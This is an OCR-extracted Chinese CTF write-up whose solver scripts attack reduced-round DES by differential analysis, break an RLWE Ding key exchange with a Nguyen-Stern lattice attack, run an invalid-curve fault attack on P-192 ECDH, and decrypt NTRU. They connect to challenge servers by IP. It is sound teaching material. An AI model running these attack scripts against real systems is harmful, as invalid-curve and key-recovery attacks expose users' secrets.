142         L1 = bytes_to_long(c1[:4])
143         L2 = bytes_to_long(c2[:4])
144         Out_Diff = hex(L1^L2)
145         return Out_Diff
146
147 def guess_keys(input1,input2,output_diff):
148         input1 = EP(bytes2bits(input1))
149         input2 = EP(bytes2bits(input2))
150         keys = []
151         output_diff = bit2list8(output_diff)
152         #print(input1[0:])
153         for i in range(8):
154                 for guess_key in range(64):
155                         guess_key = num2bits(guess_key)
```

```
156                         xor_result1 = [a ^ b for a, b in zip(input1[6*i:6*
    (i+1)], guess_key)]
157                         xor_result2 = [a ^ b for a, b in zip(input2[6*i:6*
    (i+1)], guess_key)]
158 
159                         substituted1 = S_box(xor_result1,i)
160                         substituted2 = S_box(xor_result2,i)
161 
162                         if bits2num(substituted1)^bits2num(substituted2) ==
    output_diff[i]:
163                                 keys.append((bits2num(guess_key),i))
164 
165         return keys
166 
167 
168 
169 
170 form_diff = ['0x202', '0x8002', '0x8200', '0x8202', '0x800002', '0x800200',
    '0x800202', '0x808000', '0x808002', '0x808200', '0x808202']
171 
172 
173 enc1=['e392ac8bb916a1c4', '20a10deb74576ae9', 'd186e0fc220a67f9',
    '17ce709d69048488', 'a2f945212d4684da']
174 enc2=['d6f79f862e21cbc7', '2185586bf0fd7ef8', '39c735debc3793bb',
    'e3fa91b0b26e358d', '4be9f65d2d85ae9d']
175 
176 result = []
177 
178 for _ in range(5):
179         for i in form_diff:
180                 diff1 = i
181                 round0 = bytes.fromhex(enc1[_])
182                 round1 = bytes.fromhex(enc2[_])
183 
184                 round0 = bits2bytes(out_inv(bytes2bits(round0)))
185                 round1 = bits2bytes(out_inv(bytes2bits(round1)))
186 
187                 out_diffs = (Get_Out_Diff(round0,round1))
188                 output_diff = long_to_bytes(eval(out_diffs)^eval(diff1))
189                 output_diff = P_inv(bytes2bits(output_diff))
190                 result += (guess_keys(round0[4:],round1[4:],output_diff))
191                 #print(len(result))
192 
193 print(Counter(result))
194 
195 #key = [i , 41 , 6 , 62 , 14  , 44 , 25 , 62]
```

注意这里生成轮密钥的时候，由于是猜测差分我们取可能性最高的那几个位置的密钥就可，但是由于未知原因0号密钥不一定能够猜出来(多半是受错误差分影响了)，但这里可以稳定猜出一个轮密钥的7/8这样就够了。

关于这步猜密钥有一些小细节：

1.由于输入差分只有十种可能，遍历这十种，当出现猜测的密钥可能性比较高的情况时，有很大概率这组差分输入是正确的，但是在脚本的解法中，我直接拿所有的可能取值去进行遍历猜测密钥，肯定会存在很多种错误的猜测，但是即使是这样出现次数最高的猜测值也会是对的。

2.密文块的数量越多肯定猜的越准，这里测试的时候发现五组这样差不多就够了，就没管太多，实际上还可以更少也说不定。

3.本质上这题感觉就是三轮DES差分分析，能够在一个比较快的时间内解出正确答案，如果对三轮以上DES差分研究的话可能还要用到概率统计等数学知识，我个人暂时也不太会，但是肯定是能解的，一个比较有意思的情况就是在现实中，如果我们能够在目标的机器上面植入一个硬件后门，在DES 12轮以后的加密注入错误，就可以实现唯密文解密了，感觉是挺奇妙的。

接下来还原主密钥，并用主密钥去解密:

```
from operator import add
from typing import List
from functools import reduce
from gmpy2 import *
from Crypto.Util.number import long_to_bytes,bytes_to_long
from copy import copy
from DES import *

ROTATIONS = [1, 1, 2, 2, 2, 2, 2, 2, 1, 2, 2, 2, 2, 2, 2, 1]

__pc1 = [56, 48, 40, 32, 24, 16,  8,
          0, 57, 49, 41, 33, 25, 17,
          9,  1, 58, 50, 42, 34, 26,
         18, 10,  2, 59, 51, 43, 35,
         62, 54, 46, 38, 30, 22, 14,
          6, 61, 53, 45, 37, 29, 21,
         13,  5, 60, 52, 44, 36, 28,
         20, 12,  4, 27, 19, 11,  3
]
__pc2 = [
        13, 16, 10, 23,  0,  4,
         2, 27, 14,  5, 20,  9,
        22, 18, 11,  3, 25,  7,
        15,  6, 26, 19, 12,  1,
        40, 51, 30, 36, 46, 54,
        29, 39, 50, 44, 32, 47,
        43, 48, 38, 55, 33, 52,
```

```
        45, 41, 49, 35, 28, 31
]


__pc2_inv = [
        4, 23, 6, 15, 5, 9, 19,
        17, 11, 2, 14, 22, 0, 8,
        18, 1, 13, 21, 10, 12, 3,
        16, 20, 7, 46, 30, 26, 47,
        34, 40, 45, 27, 38, 31, 24,
        43, 36, 33, 42, 28, 35, 37,
        44, 32, 25, 41, 29, 39
]

def PC_1(key: List[int]) -> List[int]:
    return [key[x] for x in __pc1]

def PC_2(key: List[int]) -> List[int]:
    return [key[x] for x in __pc2]

def PC_2_inv(key: List[int]) -> List[int]:
    return [key[x] for x in __pc2_inv]


def get_sub_key(key: List[int]) -> List[List[int]]:
    key = PC_1(key)
    L, R = key[:28], key[28:]

    sub_keys = []

    for i in range(16):
        for j in range(ROTATIONS[i]):
            L.append(L.pop(0))
            R.append(R.pop(0))

        combined = L + R
        if i == 15:test = combined
        sub_key = PC_2(combined)
        sub_keys.append(sub_key)
    return sub_keys,test

def bytes2bits(bytes):
        result = reduce(add, [list(map(int, bin(byte)[2:].zfill(8))) for byte
in bytes])
        return result

def recover(key):
```

```
        L,R = key[:28], key[28:]
        sub_keys = []
        ROTATIONS_inv = ROTATIONS[::-1]
        sub_keys.append(PC_2(L+R))
        for i in range(15):
                for j in range(ROTATIONS_inv[i]):
                        L.insert(0,L.pop(-1))
                        R.insert(0,R.pop(-1))
                combined = L + R
                sub_key = PC_2(combined)
                sub_keys.append(sub_key)
        return sub_keys[::-1]

def explore(orin_key):
        orin_key = PC_2_inv(orin_key)
        keys = []
        for k in range(256):
                key = copy(orin_key)
                k = bin(k)[2:].zfill(8)
                key.insert(8,int(k[0]))
                key.insert(17,int(k[1]))
                key.insert(21,int(k[2]))
                key.insert(24,int(k[3]))
                key.insert(34,int(k[4]))
                key.insert(37,int(k[5]))
                key.insert(42,int(k[6]))
                key.insert(53,int(k[7]))
                keys.append(recover(key))
        return keys

def key2keys(key):
        result = []
        for i in key:
                result += [int(i) for i in bin(i)[2:].zfill(6)]
        return result
f = open('data.txt','w')

for i in range(256):
        key = [i , 41 , 6 , 62 , 14  , 44 , 25 , 62]
        key2keys(key)

        from operator import add

        result = explore(key2keys(key))
        enc1=['e392ac8bb916a1c4', '20a10deb74576ae9', 'd186e0fc220a67f9',
'17ce709d69048488', 'a2f945212d4684da']
```

```
119         #enc2=['d6f79f862e21cbc7', '2185586bf0fd7ef8', '39c735debc3793bb',
    'e3fa91b0b26e358d', '4be9f65d2d85ae9d']
120
121         for tmp_key in result:
122                 flag = b''
123                 for ct in enc1:
124                         ct = bytes.fromhex(ct)
125                         ct = bytes2bits(ct)
126                         pt = decrypt(ct,tmp_key)
127                         flag +=bits2bytes(pt)
128                         break
129                 f.write(str(flag)+'\n')
130         #break
131 f.close()
```

因为一个确定的轮密钥会对应256种不同的主密钥，加上一个未知的轮密钥要爆破(也可以从猜测值里面找，实测可行)，所以我们大概会得到65536份解密的明文——只有一份全是可打印字符是对的，从那份提取出主密钥去还原flag就可。

CalabiYau

二维世界的奇思妙想。


密钥交换方案是基于RLWE难题的DingKeyExChange，出这题也算是跟一波潮流了，虽然这个方案好像没被NIST选上，偶然看看之后决定打打试试看，于是就有了这道题。

详细题目细节篇幅有限不再阐述，直接放攻击流程：

1. 第一部分获取Alice.s，关注到有个w的信号处理函数，用来同步双方mod2时候出现“跨域”的问题，所以Alice回复的时候会有两个信息一个是Alice.pk一个是Alice.w，前一个是幌子，我们只要构造好交换的Eve.pk，交给Alice就能一次性拿到Alice.s。
2. 第二部分获取Bob.s，发现一个小细节，Bob的e参数没了，直接拿到Bob.a*Bob.s，这时候的问题就不是RLWE了，由于多项式的卷积运算(如果在签到题选择逃课了，大概率会想不到？)，这个问题可以视作ahssp，而且生成公钥的时候Bob.a是静态的(甚至是可排序的)，直接用正交格(格子造法同样在下面的文章中)打就完了，但问题是维度有点大，还是需要优化的方案(同时还需要一些好的工具)，可以参考这篇文章文章地址，既然是ahssp，再看一篇经典论文（论文地址），solution的脚本部分就是取自论文里面提供的代码。

要注意的是，这个解法并不是百分百能够打通的，因为维度比较大的情况下，规约后的结果不一定对(使用Nguyen-Stern attack的情况下，论文中有另外一种攻击的办法，但是因为懒而且128维很容易跑不出来就没做测试)，在攻击的时候可能要多试几遍看看脚本的结果是否符合预期。

这个概率大概如下:



100次里面能成功30次左右，还是比较高的。

接下来知道这两部分的玩法和难题之后，我感觉就没什么难度了，唯一制约的是时间。先放solution:

(其中正交格的构造和脚本可以直接在论文里面找到，之后爆改一下就行)

```
#sage
from sage.all import *
from Crypto.Util.number import getPrime
import random
from pwn import *

from time import time
```

```
from random import randint

def orthoLattice(b,x0):
    m=b.length()
    M=Matrix(ZZ,m,m)

    for i in range(1,m):
        M[i,i]=1
    M[1:m,0]=-b[1:m]*inverse_mod(b[0],x0)
    M[0,0]=x0

    for i in range(1,m):
        M[i,0]=mod(M[i,0],x0)

    return M

def allones(v):
    if len([vj for vj in v if vj in [0,1]])==len(v):
      return v
    if len([vj for vj in v if vj in [0,-1]])==len(v):
      return -v
    return None

def recoverBinary(M5):
    lv=[allones(vi) for vi in M5 if allones(vi)]
    n=M5.nrows()
    for v in lv:
        for i in range(n):
            nv=allones(M5[i]-v)
            if nv and nv not in lv:
                lv.append(nv)
            nv=allones(M5[i]+v)
            if nv and nv not in lv:
                lv.append(nv)
    return Matrix(lv)

def allpmones(v):
    return len([vj for vj in v if vj in [-1,0,1]])==len(v)


def kernelLLL(M):
    n=M.nrows()
    m=M.ncols()
    if m<2*n: return M.right_kernel().matrix()
    K=2^(m//2)*M.height()

    MB=Matrix(ZZ,m+n,m)
```


```
    MB[:n]=K*M
    MB[n:]=identity_matrix(m)

    MB2=MB.T.LLL().T

    assert MB2[:n,:m-n]==0
    Ke=MB2[n:,:m-n].T

    return Ke

# This is the Nguyen-Stern attack, based on BKZ in the second step
def NSattack(n,m,p,b):
    M=orthoLattice(b,p)

    t=cputime()
    M2=M.LLL()
    MOrtho=M2[:m-n]

    t2=cputime()
    ke=kernelLLL(MOrtho)
    print('step 1 over')
    if n>170: return

    beta=2
    tbk=cputime()
    while beta<n:
        if beta==2:
            M5=ke.LLL()
        else:
            M5=M5.BKZ(block_size=beta)

        if len([True for v in M5 if allpmones(v)])==n: break

        if beta==2:
            beta=10
        else:
            beta+=10

    print('step 2 over')
    t2=cputime()
    MB=recoverBinary(M5)
    print('step 3 over')
    TMP = (Matrix(Zmod(p),MB).T)
    alpha = sorted(TMP.solve_right(b))
    return (alpha)


```

```
def p2l(pol):
    pol = str(list(pol)).encode()
    return pol

def recv2list(res):
    res = res.decode()
    print(res)
    res = res.replace('[','')
    res = res.replace(']','')
    res = res.split(',')
    res = list(map(int,res))
    return res

context(log_level = 'debug')
io = remote('8.222.191.182',int(11110))
start = time()
N = 128
io.recvuntil(b'q = ')
q = int(io.recvline())

io.sendlineafter(b'>',b'1')
PRq.<a> = PolynomialRing(Zmod(q))
Rq = PRq.quotient(a^N - 1, 'x')

Eve_e = [0 for i in range(N)]
Eve_e[0] = 1
Eve_e[1] = int(q // 8) + 1
Eve_pk = 2*Rq(Eve_e)

print(Eve_pk)
io.sendlineafter(b'>',p2l(Eve_pk))

io.recvuntil(b'answer:\n')
io.recvline()
alice_w = recv2list(io.recvline())

alice_s = alice_w[1:] + alice_w[:1]
io.sendlineafter(b'>',str(alice_s).encode())
#part1 end
h = []
io.sendlineafter(b'>',b'1')
h += eval(io.recvline())
io.sendlineafter(b'>',b'1')
h += eval(io.recvline())

#print(len(h))
#io.close()
```

```
h = vector(h)
#print(h)
alpha = NSattack(128,256,q,h)
alpha = Rq(alpha)
alpha_inv = 1/alpha

h_ = list(map(int,h))
h_ = Rq(h_[128:])

x = list(h_*alpha_inv)
print(x)

io.sendlineafter(b'>',b'2')
io.sendline( str(x).encode() )
end = time()
print(end-start)
io.interactive()
```


本着CTF是为了相互学习知识，拓展未知领域的精神，我缩短了交互时间，与之对应的有几种推荐工具——g6k，SageMath10.2。

SageMath10.2的LLL应该是内置了加速算法flatter还有一些优化之类的，这里放几组测试结果对比一下：



左边是在Windows本地用SageMath9.2 notebook跑的三组LLL规约(CPU:i7-10870)，

右边是在阿里云的轻量应用服务器上用SageMath10.2跑的同一个脚本，



这组是应用Flatter算法跑的结果，算法链接：

Flatter算法安装与应用文档

可以看到SageMath10.2的加速效果还是很大的，那么就在服务器上跑这个Solution就可以

```
[DEBUG] Sent 0x181 bytes:
    b'[1, 0, 0, 1, 1, 0, 1, 1, 0, 0, 1, 0, 1, 0, 0, 1, 1, 1, 0, 0, 1, 0, 1, 1, 1, 1, 0, 1, 0, 1, 0, 1, 0, 1, 0, 0
, 1, 0, 1, 1, 1, 1, 1, 1, 1, 0, 0, 1, 0, 1, 0, 0, 0, 0, 0, 0, 1, 1, 0, 0, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1, 1, 0, 1,
0, 0, 1, 1, 1, 0, 1, 1, 0, 0, 1, 1, 1, 1, 1, 0, 1, 1, 0, 0, 1, 0, 0, 1, 1, 0, 1, 0, 0, 1, 0, 1, 0, 0, 0, 0, 0, 1,
 1, 0, 1, 1, 1, 1, 1, 1, 1, 0, 0, 0, 0, 1, 0, 1, 0, 1]\n'
277.9924108982086
[*] Switching to interactive mode
/root/mambaforge/envs/sage/lib/python3.10/site-packages/pwnlib/tubes/tube.py:900: DeprecationWarning: isSet() is
deprecated, use is_set() instead
  while not go.isSet():
/root/mambaforge/envs/sage/lib/python3.10/site-packages/pwnlib/tubes/tube.py:878: DeprecationWarning: isSet() is
deprecated, use is_set() instead
  while not go.isSet():
 [DEBUG] Received 0x31 bytes:
    b"Tell me Bob's secret,if you want to get the FLAG\n"
Tell me Bob's secret,if you want to get the FLAG
[DEBUG] Received 0x2 bytes:
    b'> '
> [DEBUG] Received 0x2d bytes:
    b'NCTF{1                                    }\n'
    b'> '
```

大概280秒这样，服务器交互时间是320秒，给的挺宽松了。

另外一个办法就是用g6k，感兴趣的师傅可以用自己构造的格去放到g6k里面跑，我没试过，但是理论上肯定是可行的。推荐安装链接：

令人躁动不安的密码博客

写的WP很乱，毕竟就是交个报告，证明这题是可解的，详细的分析期末过后我会在博客里补上。

CodeInfinite

代号:无限大——问题无限大

原题基本上是直接抄了LakeCTF的，参数基本上没改，有师傅猜都猜中了，一个人出五道题确实累，这题算是水水了。实际上要改的话可以把参数设置成随机的，提供基点(base point)和公钥(public key)去求groebner基，然后再让大伙去本地爆一下这个参数b——实测下来太累太麻烦了(也为了防止非预期)，思来想去为了方便大家、方便自己，干脆直接就抄抄已有的参数吧！

简单分析：题目没有提供任何曲线参数，以及基点。但是注意到曲线的倍点运算过程中，不会对“点是否在曲线上”做校验。

那么我们考虑：因为椭圆曲线本质上也是个有限域上的多项式，既然是多项式就想到多元多项式的求根办法，自然而然地就想应用groebner基去交互两次以上(实测两次就可以)拿到原本正确曲线上的点。

本地fuzz一下题目的脚本发现——我们提供的点不一定会在曲线上！或者直接审计源码就会发现，我们提供点给Alice后，Alice竟然就自然而然地拿去做计算了，也没有做任何检验。究其原因是因为脚本采用的点乘运算中，会忽略掉参数b的影响，使得我们能够注入不同的曲线。

之后就利用故障注入(主要是曲线的b参数不同)，去注入其他曲线上的点(要求阶比较小)，得到信息之后求DLP再CRT就完了。

```
#part1
PR.<a,b> = PolynomialRing(ZZ)
fs = []

Points =
[(1504506045507279311346465773007772381512657984660547838789,413057848822560150104605666363181106490365417685740207430 5),
(5456905820281037859191198823390307260694730874414431398113,1453400382002547044807491448625262356474889271722046728491),
(3369157190983746749932999294786837203985061363351766479528,5420818021877363417659329892069605959140325330921339586332),
(1570225709466522856398929258259165219330193412683012975450,3674471623793502486481847125571931939478634329517055334651)]
for (x,y) in Points:
    f = x^3 + a*x + b - y^2
    fs.append(f)
    print(f)
I = Ideal(fs)
I.groebner_basis()
```

拿到曲线参数发现是NIST192的参数，可以去试着找找文献，这里提供一篇

论文地址：参考文献

接下来打就完了：

```
# Finite field prime
p = 0xfffffffffffffffffffffffffffffffeffffffffffffffff
# Create a finite field of order p
FF = GF(p)
a = p - 3
# Curve parameters for the curve equation: y^2 = x^3 + a*x +b

# Define NIST 192-P
b192 = 0x64210519e59c80e70fa7e9ab72243049feb8deecc146b9b1
n192 = 0xffffffffffffffffffffffff99def836146bc9b1b4d22831
P192 = EllipticCurve([FF(a), FF(b192)])

# small parts have kgv of 197 bits
#   0 : 2^63 * 3 * 5 * 17 * 257 * 641 * 65537 * 274177    * 6700417 * 67280421310721
# 170 : 73 * 35897 * 145069 * 188563 * 296041             * 749323 * 6286019 * 62798669238999524504299
# print_curves()

# get flag pub key
```

```python
r = remote('115.159.221.202',int(11112))

r.recvline()
r.recvline()
res = r.recvline().decode()
res = res.replace('The secret is ','')

r.recvuntil(b"Alice's public key is (")
x = int(r.recvuntil(b",", drop=True).decode())
y = int(r.recvuntil(b")", drop=True).decode())
A = P192(x, y)


enc = bytes.fromhex(res)

# Find private key
mods = []
vals = []

for b in [0, 170]:
    E = EllipticCurve([FF(a), FF(b)])
    G = E.gens()[0]
    factors = sage.rings.factorint.factor_trial_division(G.order(), 300000)
    G *= factors[-1][0]

    r.sendlineafter(b"Give me your pub key's x : \n", str(G.xy()[0]).encode())
    r.sendlineafter(b"Give me your pub key's y : \n", str(G.xy()[1]).encode())
    r.recvuntil(b"(")
    x = int(r.recvuntil(b",", drop=True).decode())
    y = int(r.recvuntil(b")", drop=True).decode())
    H = E(x, y)

    # get dlog
    tmp = G.order()
    mods.append(tmp)
    vals.append(G.discrete_log(H,tmp))

r.close()
pk = CRT_list(vals, mods)
print(pk, A)

key = long_to_bytes(pk)[:16]
Cipher = AES.new(key,AES.MODE_ECB)
flag = Cipher.decrypt(enc)

print(flag)
```

Sign

密码签到题，就扣了一个解密函数，加密方案用的是NTRU，学会SageMath的基本那几句命令就能秒，实在不行用搜索引擎查一下NTRU格密码的加密方案是怎么操作的，手动写个解密函数也可以。

```
# Sage
from Crypto.Util.number import *


class NTRU:
    def __init__(self, N, p, q, d):
        self.debug = False

        assert q > (6*d+1)*p
        assert is_prime(N)
        assert gcd(N, q) == 1 and gcd(p, q) == 1
        self.N = N
        self.p = p
        self.q = q
        self.d = d

        self.R_  = PolynomialRing(ZZ,'x')
        self.Rp_ = PolynomialRing(Zmod(p),'xp')
        self.Rq_ = PolynomialRing(Zmod(q),'xq')
        x = self.R_.gen()
        xp = self.Rp_.gen()
        xq = self.Rq_.gen()
        self.R  = self.R_.quotient(x^N - 1, 'y')
        self.Rp = self.Rp_.quotient(xp^N - 1, 'yp')
        self.Rq = self.Rq_.quotient(xq^N - 1, 'yq')

        self.RpOrder = self.p^self.N - self.p
        self.RqOrder = self.q^self.N - self.q
        self.sk, self.pk = self.keyGen()

    def T(self, d1, d2):
        assert self.N >= d1+d2
        t = [1]*d1 + [-1]*d2 + [0]*(self.N-d1-d2)
        shuffle(t)
        return self.R(t)

    def lift(self, fx):
        mod = Integer(fx.base_ring()(-1)) + 1
        return self.R([Integer(x)-mod if x > mod//2 else x for x in list(fx)])

    def keyGen(self):
```

```
        fx = self.T(self.d+1, self.d)
        gx = self.T(self.d, self.d)

        Fp = self.Rp(list(fx)) ^ (-1)
        assert pow(self.Rp(list(fx)), self.RpOrder-1) == Fp
        assert self.Rp(list(fx)) * Fp == 1

        Fq = pow(self.Rq(list(fx)), self.RqOrder - 1)
        assert self.Rq(list(fx)) * Fq == 1

        hx = Fq * self.Rq(list(gx))

        sk = (fx, gx, Fp, Fq, hx)
        pk = hx
        return sk, pk


    def setKey(self, fx, gx):
        try:
          fx = self.R(fx)
          gx = self.R(gx)

          Fp = self.Rp(list(fx)) ^ (-1)
          Fq = pow(self.Rq(list(fx)), self.RqOrder - 1)
          hx = Fq * self.Rq(list(gx))

          self.sk = (fx, gx, Fp, Fq, hx)
          self.pk = hx
          return True
        except:
          return False

    def getKey(self):
        ssk = (
              self.R_(list(self.sk[0])),    # fx
              self.R_(list(self.sk[1]))     # gx
            )
        spk = self.Rq_(list(self.pk))       # hx
        return ssk, spk

    def pad(self,msg):
        pad_length = self.N - len(msg)
        msg += [-1 for _ in range(pad_length)]
        return msg

    def unpad(self,msg):
        length = len(msg)
```

```
        for i in range(length):
            if msg[i] == -1:
                length = i
                break
        return msg[:length]

    def encode(self,msg):
        result = []
        for i in msg:
            result += [int(_) for _ in bin(i)[2:].zfill(8)]
        if len(result) < self.N:result = self.pad(result)
        result = self.R(result)
        return result

    def decode(self,msg):
        result = ''.join(list(map(str,self.unpad(msg))))
        result = int(result,2)

        return long_to_bytes(result)


    def encrypt(self, m):
        m = self.encode(m)
        assert self.pk != None
        hx = self.pk
        mx = self.R(m)
        mx = self.Rp(list(mx))
        mx = self.Rq(list(mx))

        rx = self.T(self.d, self.d)
        rx = self.Rq(list(rx))
        e = self.p * rx * hx + mx
        return list(e)


    def decrypt(self, e):
        assert self.sk != None
        fx, gx, Fp, Fq, hx = self.sk

        e = self.Rq(e)
        ax = self.Rq(list(fx)) * e
        a = self.lift(ax)
        bx = Fp * self.Rp(list(a))
        b = self.lift(bx)
        m = self.decode(b.list())

        return m
```

```
136
137
138 ntru = NTRU(N=509, p=3, q=512, d=3)
139 ntru.setKey(fx,gx)
140 m = ntru.decrypt(e)
141 print(m)
142
```

Misc

jump for signin

正如题目名所说的，跳一下就可以签到了

